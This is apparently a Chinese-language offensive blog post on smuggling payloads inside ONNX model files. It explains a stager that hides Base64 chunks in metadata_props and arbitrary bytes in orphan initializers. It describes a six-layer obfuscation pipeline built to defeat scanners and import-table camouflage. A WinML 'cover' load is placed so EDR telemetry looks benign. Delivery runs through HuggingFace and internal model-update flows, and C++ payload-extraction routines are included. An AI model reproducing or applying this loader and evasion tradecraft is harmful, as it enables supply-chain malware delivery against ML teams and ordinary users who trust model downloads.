这一套就是把容器格式的宽容性变成攻击面,格式合法性与语义可信度之间的差就是我们载荷的空间,ONNX是本质是protobuf(后面会展开来讲),能被解析不等于内容被消费,官方API只保证字段编码正确、ir_version/opset兼容/graph 能构建/输出可达性之外的一切字段都不影响推理,但是会被原样保留。
而且现在模型动辄几十MB到GB,几MD的冗余荷载不显眼,随机权重熵7.99–8.00与加密/压缩shellcode统计上不可区分,所以也天然抗特征扫描。并且WinML是Windows官方推理入口,加载模型是正常业务行为,且模型文件历来没有签名惯例,没有内嵌插件/配置代码这类约定可被破坏……如果走WinML/onnxruntime的内存分配来自厂商内部,不是手工VirtualAlloc+memcpy,反射加载类特征是整体消失的。
投递面也和传统的恶意软件不太一样,这类模型托管在HuggingFace/内部仓库/对象存储是和正常下载的模型没什么区别的。
那么都是谁在下载ONNX呢,企业那边AI/ML平台与模型部署团队/需要用到摄像头这类IoT团队/Windows桌面AI应用团队(因为照片编辑 视频会议背景虚化 OCR 翻译这些主流还是用到onnx….)等等。
个人用户很多都是拿来Stable Diffusion和换模型皮肤的ComfyUI用户,以及复现论文的绝大多数学生
通过对自己的平常习惯观察来看,我信任的是站点和格式,不是具体文件,模型站点的下载量和热度对我来说就是信任点了()onnx也满足了高频、可替换、大体积、低审核的优势……有效的路径是蹭用户已习惯的二次分发渠道,目标如果已有版本化模型更新机制,比如我们会定期从内部仓库拉新模型,那么我们的恶意模型可混在正常更新流里。
没 有 E D R 在 扫 O N N X(自己测试了很多个人用的edr,无人在意onnx
代码在github仓库AccompanyingPoC
onnx模型是什么
ONNX模型可能不做相关工作的朋友不知道,所以简要提一下()
ONNX是开放神经网络交换格式,就是一个protobuf二进制容器,里面描述输入/输出是什么/有哪些算子节点/节点之间怎么连/权重张量存在哪/依赖哪个ONNX opset/IR版本
像平常用的PyTorch和TensorFlow训练出来的模型都是可以导出成ONNX的,然后再交给别的运行时去执行,常见的就是训练用PyTorch/TF,部署转成 ONNX就可以避免推理端也装训练框架。,像iot摄像头 机器跑本地模型这些的边缘推理也可以用,还有相册分类和P图时候的背景虚化也经常用。(比如磨皮轻量就会用
WinML顾名思义,Windows Machine Learning,是Win内置的本地模型推理API,提供诸如 LearningModel/LearningModelSession/LearningModelBinding等对象,加载模型-创建会话、绑定输入输出张量-执行评估。
GPU路径通常走DirectML,它让Windows应用像调用系统能力一样调用本地AI推理,二者关系是这样的,ONNX是模型文件标准,WinML是Windows上消费ONNX模型的官方入口之一。
ONNX有IR version和opset有兼容问题,WinML/ORT不一定支持最新算子,图里shape/type 是否能静态推断、是否动态 batch、是否 NCHW/NHWC、是否用了自定义算子、是否量化到目标硬件支持的格式,都会影响能不能加载或跑快。
也就是因为.onnx 是可解析容器,格式合法不代表语义可信。
怎么藏
↑提到了,ONNX文件本质是protobuf容器。官方API 加载模型时首先保证的是字段编码正确/ir_version/opset 兼容/graph 能构建/所需算子这些,它并不要求文件里每一个字节都必须参与最终输出。也就是说能被解析,只说明字段符合 schema,不代表这些字段都被推理数据流消费。
可以把计算语义理解成从输出节点反向追溯可达性,哪些 initializer/tensor被某些node的 input 引用,哪些又沿图真正影响 output,若一个字段格式上存在,加载时会被保留或校验,但不在影响输出的可达路径上它对推理结果就近似透明。
字段语义不被推理消费大致有三类:
- metadata 类字段:描述作者、版本、license、自定义 key/value。推理不需要它们,但序列化/解析会保留。
- 未引用 initializer:图里放了 conv1.weight,但没有节点 input 使用它;Identity 图只认 input -> output,这块权重对结果无贡献。
- 冗余/死路径字段:即使某处历史上被引用,也可能被常量折叠、死代码消除、优化裁剪,最终不影响 output。
所以ONNX模型作为二进制容器的意思就是模型像信封,推理只关心信纸上的算式,但是信封夹层/备注栏/未投入邮路的附件,仍会被邮局按格式接收和存档,我们要利用的是这里面的差
ONNX Protobuf格式
一切都是tag加上payload。
.onnx 每个字段前有一varint tag:
tag = (field_number << 3) | wire_type
0:varint只适合小整数不适合大载荷
- 1:64-bit,定长 8 字节容量低
- 2:length-delimited,string/bytes/message/repeated packed都走这里,容量最大
- 5:32-bit,定长 4 字节容量低
所以嵌入载荷本质上是找schema里存在、wiretype为 2、解析器会接受、但推理结果不敏感的字段。
ModelProto.graph:field 7,wire 2,tag = 0x3A
GraphProto.initializer:field 5,wire 2,tag = 0x2A
TensorProto.raw_data:field 13,wire 2,tag = 0x6A
ModelProto.metadata_props:field 14,wire 2,tag = 0x72
解析器先读tag再按schema决定length-delimited块是string/bytes/子message还是packed数值
ModelProto
├─ ir_version          field 1, varint
├─ graph               field 7, message GraphProto
│   ├─ node            field 1, repeated NodeProto
│   ├─ name            field 2
│   ├─ initializer     field 5, repeated TensorProto
│   ├─ input           field 11
│   └─ output          field 12
├─ opset_import        field 8
└─ metadata_props      field 14, repeated key/value
TensorProto
TensorProto
├─ dims        field 1, repeated int64
├─ data_type   field 2, enum
├─ name        field 8, string
└─ raw_data    field 13, bytes
metadata_props每项
StringStringEntryProto
├─ key   field 1, string
└─ value field 2, string
从嵌入paylaod的角度评价一个字段,第一点就是要看容量够不够大,像repeated字段或/TensorProto.raw_data这类bytes区域更适合藏数据,第二是解析容忍度要高,字段应该存在于ONNX schema中,能被checker / WinML / ONNX Runtime正常接受,未知字段虽然也能塞字节,但是兼容性差。
还有语义消费度要低,代码最好落在不影响推理输出的位置,例如不被output可达路径引用的initializer或metadata,这样模型能算但是不依赖,且持久性要强,字段要能在保存转换传输加载后仍然保留,不能被图优化。
随便找了个官方仓库的模型看字段
文件86106字节,其中graph字段86,080 字节顶层字段很少
ir_version=8、producer_name="pytorch"、producer_version="2.1.0"、graph、opset_import=16
没有顶层metadata_props,也就是ONNX里最常被用来塞分段载荷的field14不存在。解析到的张量里没有 ensorProto.raw_data,权重和常量都走packed numeric data 字段,不是不透明raw_data 字节块。
initializer只有 4 个且全部都被node input引用,这很像一个线性分类头,Constant节点23个,属性全是TENSOR,没string bytes也没raw tensor data,最大两个常量分别是:
- INT64 [1,2708],21,664 字节
- FLOAT [2708],10,832 字节
图也不是退化图包含Gather/ScatterElements/MatMul/Softmax/Shape/Reshape/Slice等真实计算,没有是像那样单Identity加一大块可疑权重的结构。

尺寸都和声明类型匹配,解析容忍度正常,语义消费度高,initializer全部被引用,并且持久性也不像被优化掉的死重,没有看到像未引用大initializer、高熵 metadata、raw_data类型错位这类强信号。
这就是没法塞荷载的反面例子(?
自己训
找了几天都没找到满足要求的轻量级onnx。。。找不到只能自己训一个当例子

手写了numpy反向传播训练一个轻量CNN,数据集用的sklearn的load_digits,模型文件是10 节点 8KB参数的CNN核心,外面包裹着约5.7MB的冗余荷载。所有荷载都是叠加式变异,不改动通向logits的活路径,因此叠加后 ONNX Runtime 推理输出与干净核心逐位一致
让agent写的每层病理对应一个独立的变异器函数(孤儿权重、巨张量、量化诱饵、死节点链、死 If 子图、死 Constant、死函数、metadata 膨胀、未知 wire 字段等),各自都有单层样本。 然后约99%的initializer 未被引用,由预算驱动的生成算法自适应铺到目标体量,所有张量都经统一构造函数构造,分布在六个wire仓位,94 个孤儿权重/1MB藏进Constant属性里的死常量/深度 2 的嵌套死 If/201 条高熵metadata/文件末尾拼接的4KB未知字段
给gsnet的设计思路是容器的全部目的就是拉开格式合法性和语义内容之间的差
因为容量最大并且张量字节天然不透明,所以我们可以往孤儿initializer里面塞代码
造模型
前面说了藏在哪里,现在说怎么造出来。不是写一个脚本把payload塞进模型,那个属于手工活,我想设计一条变异器流水线,每层负责一种伪装维度,最后由预算驱动的生成算法把它们组装到目标体量
目录里的三个生成工具正好对应三个层次:
onnx_stager.py 是最原始的,接收一个 payload 文件,按 metadata 或 weights 两种模式塞进一个最小合法图(Identity 节点,单输入单输出),它的价值是证明合法容器可以装任意字节,~~但伪装维度为零,没有死链、没有孤儿、没有 If 分支
逻辑是Identity 当容器: def create_staged_model(payload_path: str, output_path: str, method: str = “weights”): with open(payload_path, “rb”) as f: payload = f.read()
X = helper.make_tensor_value_info("input", TensorProto.FLOAT, [1, 3, 224, 224])
      Y = helper.make_tensor_value_info("output", TensorProto.FLOAT, [1, 3, 224, 224])
      node = helper.make_node("Identity", inputs=["input"], outputs=["output"])

      if method == "metadata":
          # Base64 切块塞进 metadata_props,key 伪装成 weight_hash_N
          for i, chunk in enumerate(base64_chunks(payload)):
              entry = StringStringEntryProto(key=f"weight_hash_{i}", value=chunk)
              metadata_props.append(entry)

      elif method == "weights":
          # 伪装成 float32 权重张量,塞入 initializer
          weight_array = np.frombuffer(padded_payload, dtype=np.float32)
          weight_tensor = numpy_helper.from_array(weight_array, name="conv1.weight")
          graph = helper.make_graph([node], "inference_graph", [X], [Y],
                                    initializer=[weight_tensor])

      onnx.checker.check_model(model)   # <-- 结构合法依然通过
      onnx.save(model, output_path)
onnx.checker.check_model不验证语义
make_demo_model.py是往一个已有的完整模型里追加一个孤儿initializer,payload是UTF-8 文本,能被demo_vulnerable_pipeline.py的exec() 弹窗。
核心代码只有三行:
TENSOR_NAME = "weights.cache.v2"

  payload_bytes = PAYLOAD.encode("utf-8")

  tensor = numpy_helper.from_array(
      np.frombuffer(payload_bytes, dtype=np.uint8), name=TENSOR_NAME
  )
  model.graph.initializer.append(tensor)

  onnx.checker.check_model(model)
  onnx.save(model, DST)
p021__orphan_payload__popup.onnx是流水线的最终产物,10 节点8KB的CNN核心外面裹着冗余荷载,生成过程是多层变异器按序执行
第一层:孤儿权重变异器 生成 94 个未被引用的 initializer(features.N.weight / classifier.N.weight / layerN.qweight), 尺寸从 73728 到 3145728 字节不等,dtype 混合 float32 和 uint8。 目的:让”按大小排序找 payload”的检测器抓到一堆假目标。
** 第二层:死节点链变异器** 在主干 Conv-BN-Relu-MaxPool 之后追加 34 个 Relu 串联,形成一条无效死链。 目的:消耗拓扑分析工具的注意力,让”主干纯度”指标失真。
第三层:If 子图变异器 插入 If(flag) 控制流节点,then/else 两条子图各 4 个 Relu + 1 个 Constant。 目的:制造”条件分支”的合法外观,同时把 payload 藏进分支末端的 Constant。
第四层:死 Constant 变异器 在 If 子图内放 6 个 768B 的 const.payload 小常量,主干末端放 1 个 1MB 的 const.payload。 目的:同名干扰,让”按名字匹配”的提取逻辑需要额外的尺寸阈值判断。
第五层:metadata 膨胀变异器 追加 201 条 torch.git_sha.N / checkpoint.epoch.N / build_utc.N 假记录。 目的:统计噪声,让”metadata 异常检测”的阈值失效。
第六层:未知 wire 字段变异器 在文件末尾拼接 4KB 未知字段(field_number 不在 onnx.proto3 定义内)。 目的:测试解析器的容错边界,同时增加二进制层面的混乱度。
流水线是根据目标文件大小反推每层该铺多少,94个孤儿权重占大头,1MB的Constant是次大201条metadata是零头,这样当检测器按最大initializer排序时前10名全是假目标。
导入表和行为伪装
那接下来就是导入表和行为伪装了,众所周知EDR对PE文件的静态评分里导入表是重要输入,一个只导入VirtualAlloc / CreateThread / WriteProcessMemory这类敏感组合的进程,和一个导入了 WinRT AI 运行时的进程在外观上是两类程序。
代码通过pragma comment链接四个库,每个库都承担着外观职责。
windowsapp引入C++/WinRT投影运行时,产生AI 应用标配符号的外观,winhttp供 LoadModelFromUrl走代理栈拉取模型,产生合法的网络行为外观,crypt32提供 CryptStringToBinaryA做Base64解码使二进制呈现出处理证书的典型企业软件外形,RuntimeObject让WinRT类型以标准 C++/WinRT 方式使用。
导入表伪装在链接器层面完成,不需要真的调用所有被导入的函数,一个被列出但极少被调用的导入项,对同一套EDR静态规则来说意义不一样,它让二进制看起来像会用到AI/ML运行时
// ---------------------------------------------------------------------------
// WinRT / WinML
// ---------------------------------------------------------------------------
#include <winrt/base.h>
#include <winrt/Windows.Foundation.h>
#include <winrt/Windows.AI.MachineLearning.h>
#include <winrt/Windows.Storage.Streams.h>


#pragma comment(lib, "windowsapp")
#pragma comment(lib, "winhttp")
#pragma comment(lib, "crypt32")        // CryptStringToBinaryA
#pragma comment(lib, "RuntimeObject")  // WinRT 运行时
行为伪装
导入表解决的是在磁盘上看起来像什么,行为伪装解决在ETW 看起来像什么,总之就是让我们想跑的代码被系统解释为一个合法的A应用在工作
TriggerWinMLLoad() 做三件事:
- 把模型字节写入临时文件(GetTempPathW / GetTempFileNameW)
- 通过 StorageFile::GetFileFromPathAsync 拿到 StorageFile 对象
- 构造 RandomAccessStreamReference::CreateFromFile 并调用LearningModel::LoadFromStream。
LoadFromStream 是 Windows.AI.MachineLearning 命名空间下的公开 API。WinML 运行时在内部初始化 onnxruntime(即终端里看到的 onnxruntime::Default, env.cc:… Trace),同时产生三个可观测的系统级事件:
- Microsoft-Windows-AI-MachineLearning的ETW Provider记录模型加载
- LearningModel 的类激活走 RoGetActivationFactory,与正常 AI 应用的激活序列完全一致
- onnxruntime 的 CPU 信息枚举让 Process Trace 出现”AI 引擎初始化”的典型调用栈与线程创建模式
对EDR遥测来说这是一段与合法AI桌面应用启动完全一致的Trace,没有不寻常的 FromBase64-VirtualAlloc直连,出现的是WinML运行时应有的ETW提供者与COM交互。
// ---------------------------------------------------------------------------
// WinML 伪装加载:触发 Microsoft-Windows-AI-MachineLearning ETW / COM 见 Trace
// ---------------------------------------------------------------------------
#include <winrt/Windows.Storage.h>


static void TriggerWinMLLoad(const std::vector<uint8_t>& modelBytes) {
    try {
        winrt::init_apartment();


        // LoadFromStream requires IRandomAccessStreamReference;
        // write temp file then use RandomAccessStreamReference::CreateFromFile.
        wchar_t tmpPath[MAX_PATH]{};
        wchar_t tmpFile[MAX_PATH]{};
        if (GetTempPathW(MAX_PATH, tmpPath) == 0) throw std::runtime_error("GetTempPathW failed");
        if (GetTempFileNameW(tmpPath, L"onx", 0, tmpFile) == 0) throw std::runtime_error("GetTempFileNameW failed");


        {
            HANDLE hf = CreateFileW(tmpFile, GENERIC_WRITE, 0, nullptr,
                CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, nullptr);
            if (hf == INVALID_HANDLE_VALUE) throw std::runtime_error("CreateFileW failed");
            if (!modelBytes.empty()) {
                DWORD written = 0;
                WriteFile(hf, modelBytes.data(), (DWORD)modelBytes.size(), &written, nullptr);
            }
            CloseHandle(hf);
        }


        auto file = Windows::Storage::StorageFile::GetFileFromPathAsync(tmpFile).get();
        auto streamRef = Windows::Storage::Streams::RandomAccessStreamReference::CreateFromFile(file);


        LearningModel model = LearningModel::LoadFromStream(streamRef);
        std::wcout << L"[+] WinML Loaded Model: " << model.Name().c_str() << std::endl;


        DeleteFileW(tmpFile);
    } catch (const winrt::hresult_error& ex) {
        std::wcout << L"[-] WinML Exception: " << ex.message().c_str() << std::endl;
    } catch (const std::exception& ex) {
        std::printf("[-] WinML std::exception: %s\n", ex.what());
    }
}
掩护触发点放在payload提取之前
主流程的顺序是LoadModel(本地或 HTTP) -> TriggerWinMLLoad (掩护) -> ExtractPayload -> Execute
先产生AI 应用在工作的Trace,让同一进程在ETW上的第一个外显事件是WinML模型加载,即便后续环节留下Trace,观察方第一眼看到的是AI 初始化完成(((很多EDR对onnxruntime的内部线程是放行的
投递
Loader支持两种加载方式,本地文件和HTTP URL
本地模式是我来调试的可以略过了。。。URL模式是模型托管在HuggingFace/内部模型仓库/对象存储上,loader作为固定发射器提前植入需要时远程拉取。
算是热替换(?)
URL模式让模型供应链成为攻击面,如果目标环境有一个合法的模型更新机制,我们就可以把恶意模型混在正常的模型更新流里,loader只是一个按 URL拉模型然后加载的通用工具。
这也解释了为什么TriggerWinMLLoad要在ExtractPayload之前,先用WinML加载一次模型,产生合法 AI 应用的ETW Trace,然后再用自定义的protobuf parser提取payload,EDR看到的是AI 应用加载了一个模型,而不是一个进程在解析protobuf然后VirtualAlloc。
Payload提取
方式1
从metadata_props提取
metadata_props 是一组 StringStringEntryProto(key=1, value=2),把 payload Base64 分块存到 weight_hash_N 键下:
static std::vector<uint8_t> ExtractPayloadFromMetadata(const std::vector<uint8_t>& modelBytes) {
    size_t pos = 0;
    pb::Field f;
    std::map<int, std::string> chunks;
    while (pb::next_field(modelBytes.data(), pos, modelBytes.size(), f)) {
        if (f.number == 14 && f.wire_type == 2) {   // metadata_props
            size_t entry_pos = 0;
            pb::Field entry_f;
            std::string key, val;
            while (entry_pos < f.bytes_val.size() &&
                   pb::next_field(f.bytes_val.data(), entry_pos, f.bytes_val.size(), entry_f)) {
                if (entry_f.number == 1) key.assign(entry_f.bytes_val.begin(), entry_f.bytes_val.end());
                if (entry_f.number == 2) val.assign(entry_f.bytes_val.begin(), entry_f.bytes_val.end());
            }
            if (key.rfind("weight_hash_", 0) == 0)
                chunks[std::stoi(key.substr(12))] = val;
        }
    }
    std::string full_b64;
    for (const auto& kv : chunks) full_b64 += kv.second;
    if (full_b64.empty()) return {};
    std::string raw = DecodeBase64(full_b64);
    return std::vector<uint8_t>(raw.begin(), raw.end());
}
方式2
从权重张量提取
conv1.bias(int64)存 payload 长度,conv1.weight(float)的 raw_data 存 payload 数据:
static std::vector<uint8_t> ExtractPayloadFromWeights(const std::vector<uint8_t>& modelBytes) {
    std::vector<uint8_t> weightRaw, biasRaw;
    std::function<void(const std::vector<uint8_t>&, int)> scan =
        [&](const std::vector<uint8_t>& graphBytes, int depth) {
        if (depth > 3) return;
        size_t gpos = 0;
        pb::Field gf;
        while (pb::next_field(graphBytes.data(), gpos, graphBytes.size(), gf)) {
            if (gf.number == 5 && gf.wire_type == 2) {          // initializer
                size_t tpos = 0;
                pb::Field tf;
                std::string tensorName;
                std::vector<uint8_t> rawData;
                while (tpos < gf.bytes_val.size() &&
                       pb::next_field(gf.bytes_val.data(), tpos, gf.bytes_val.size(), tf)) {
                    if (tf.number == 8 && tf.wire_type == 2) tensorName.assign(...);
                    else if (tf.number == 9 && tf.wire_type == 2) rawData = tf.bytes_val;
                }
                if (tensorName == "conv1.weight") weightRaw = rawData;
                else if (tensorName == "conv1.bias") biasRaw = rawData;
            }
            // 递归节点子图...
        }
    };
    // ModelProto.graph = Field 7
    size_t pos = 0;
    pb::Field f;
    while (pb::next_field(modelBytes.data(), pos, modelBytes.size(), f))
        if (f.number == 7 && f.wire_type == 2) { scan(f.bytes_val, 0); break; }
    if (weightRaw.empty()) return {};
    int64_t trueLen = 0;
    if (!TryReadInt64FromRawData(biasRaw, trueLen) || trueLen <= 0 ||
        (size_t)trueLen > weightRaw.size())
        trueLen = (int64_t)weightRaw.size();
    return std::vector<uint8_t>(weightRaw.begin(), weightRaw.begin() + trueLen);
}
方式3
从Constant节点的attr.t.raw_data提取
上面两种方式都不吃 p021__orphan_payload__popup.onnx,没有 weight_hash_N 键,conv1.weight/conv1.bias 也是正常卷积核,payload 藏进了 Constant 节点的 value 属性。
它的伪装是多层叠加的:
- 输入签名 pixel_values / flag / attention_mask,flag 是 If 的 cond 输入
- 主干一个 If(flag) 分支,then/else 两条子图各 4 个 Relu + 1 个 Constant,全图 6 个干扰小 Constant + 主干末端 1 个 1MB 的真 payload
- 主干 34 个 Relu 是死链,44 节点绝大多数无输出贡献(operator inflation)
- 109 个 initializer 里 95 个是孤儿(最大 3.1MB),按大小排序全是假目标
- 201 条 torch.git_sha.N 假 metadata 记录,统计噪声淹没信号
提取路径跟方式2完全不同:NodeProto.attribute 是 Field 5 而非 3,TensorProto.raw_data 是 9 而非 13:
// NodeProto.op_type=4, attribute=5; AttributeProto.type=20(4=TENSOR), t=5, g=6;
// TensorProto.name=8, raw_data=9。命中 const.payload,否则取最大 Constant。
static std::vector<uint8_t> ExtractPayloadFromConstant(const std::vector<uint8_t>& modelBytes) {
    std::vector<uint8_t> best, named;
    std::function<void(const std::vector<uint8_t>&, int)> scan =
        [&](const std::vector<uint8_t>& graphBytes, int depth) {
        if (depth > 4) return;
        size_t gpos = 0; pb::Field gf;
        while (pb::next_field(graphBytes.data(), gpos, graphBytes.size(), gf)) {
            if (gf.number != 1 || gf.wire_type != 2) continue;           // graph.node
            size_t npos = 0; pb::Field nf;
            std::vector<std::vector<uint8_t>> attrs;
            while (pb::next_field(gf.bytes_val.data(), npos, gf.bytes_val.size(), nf))
                if (nf.number == 5 && nf.wire_type == 2) attrs.push_back(nf.bytes_val);
            for (auto& attr : attrs) {
                size_t apos = 0; pb::Field af;
                uint64_t type = 0; std::vector<uint8_t> tMsg, gMsg;
                while (pb::next_field(attr.data(), apos, attr.size(), af)) {
                    if (af.number == 20) type = af.varint_val;
                    else if (af.number == 5 && af.wire_type == 2) tMsg = af.bytes_val;
                    else if (af.number == 6 && af.wire_type == 2) gMsg = af.bytes_val;
                }
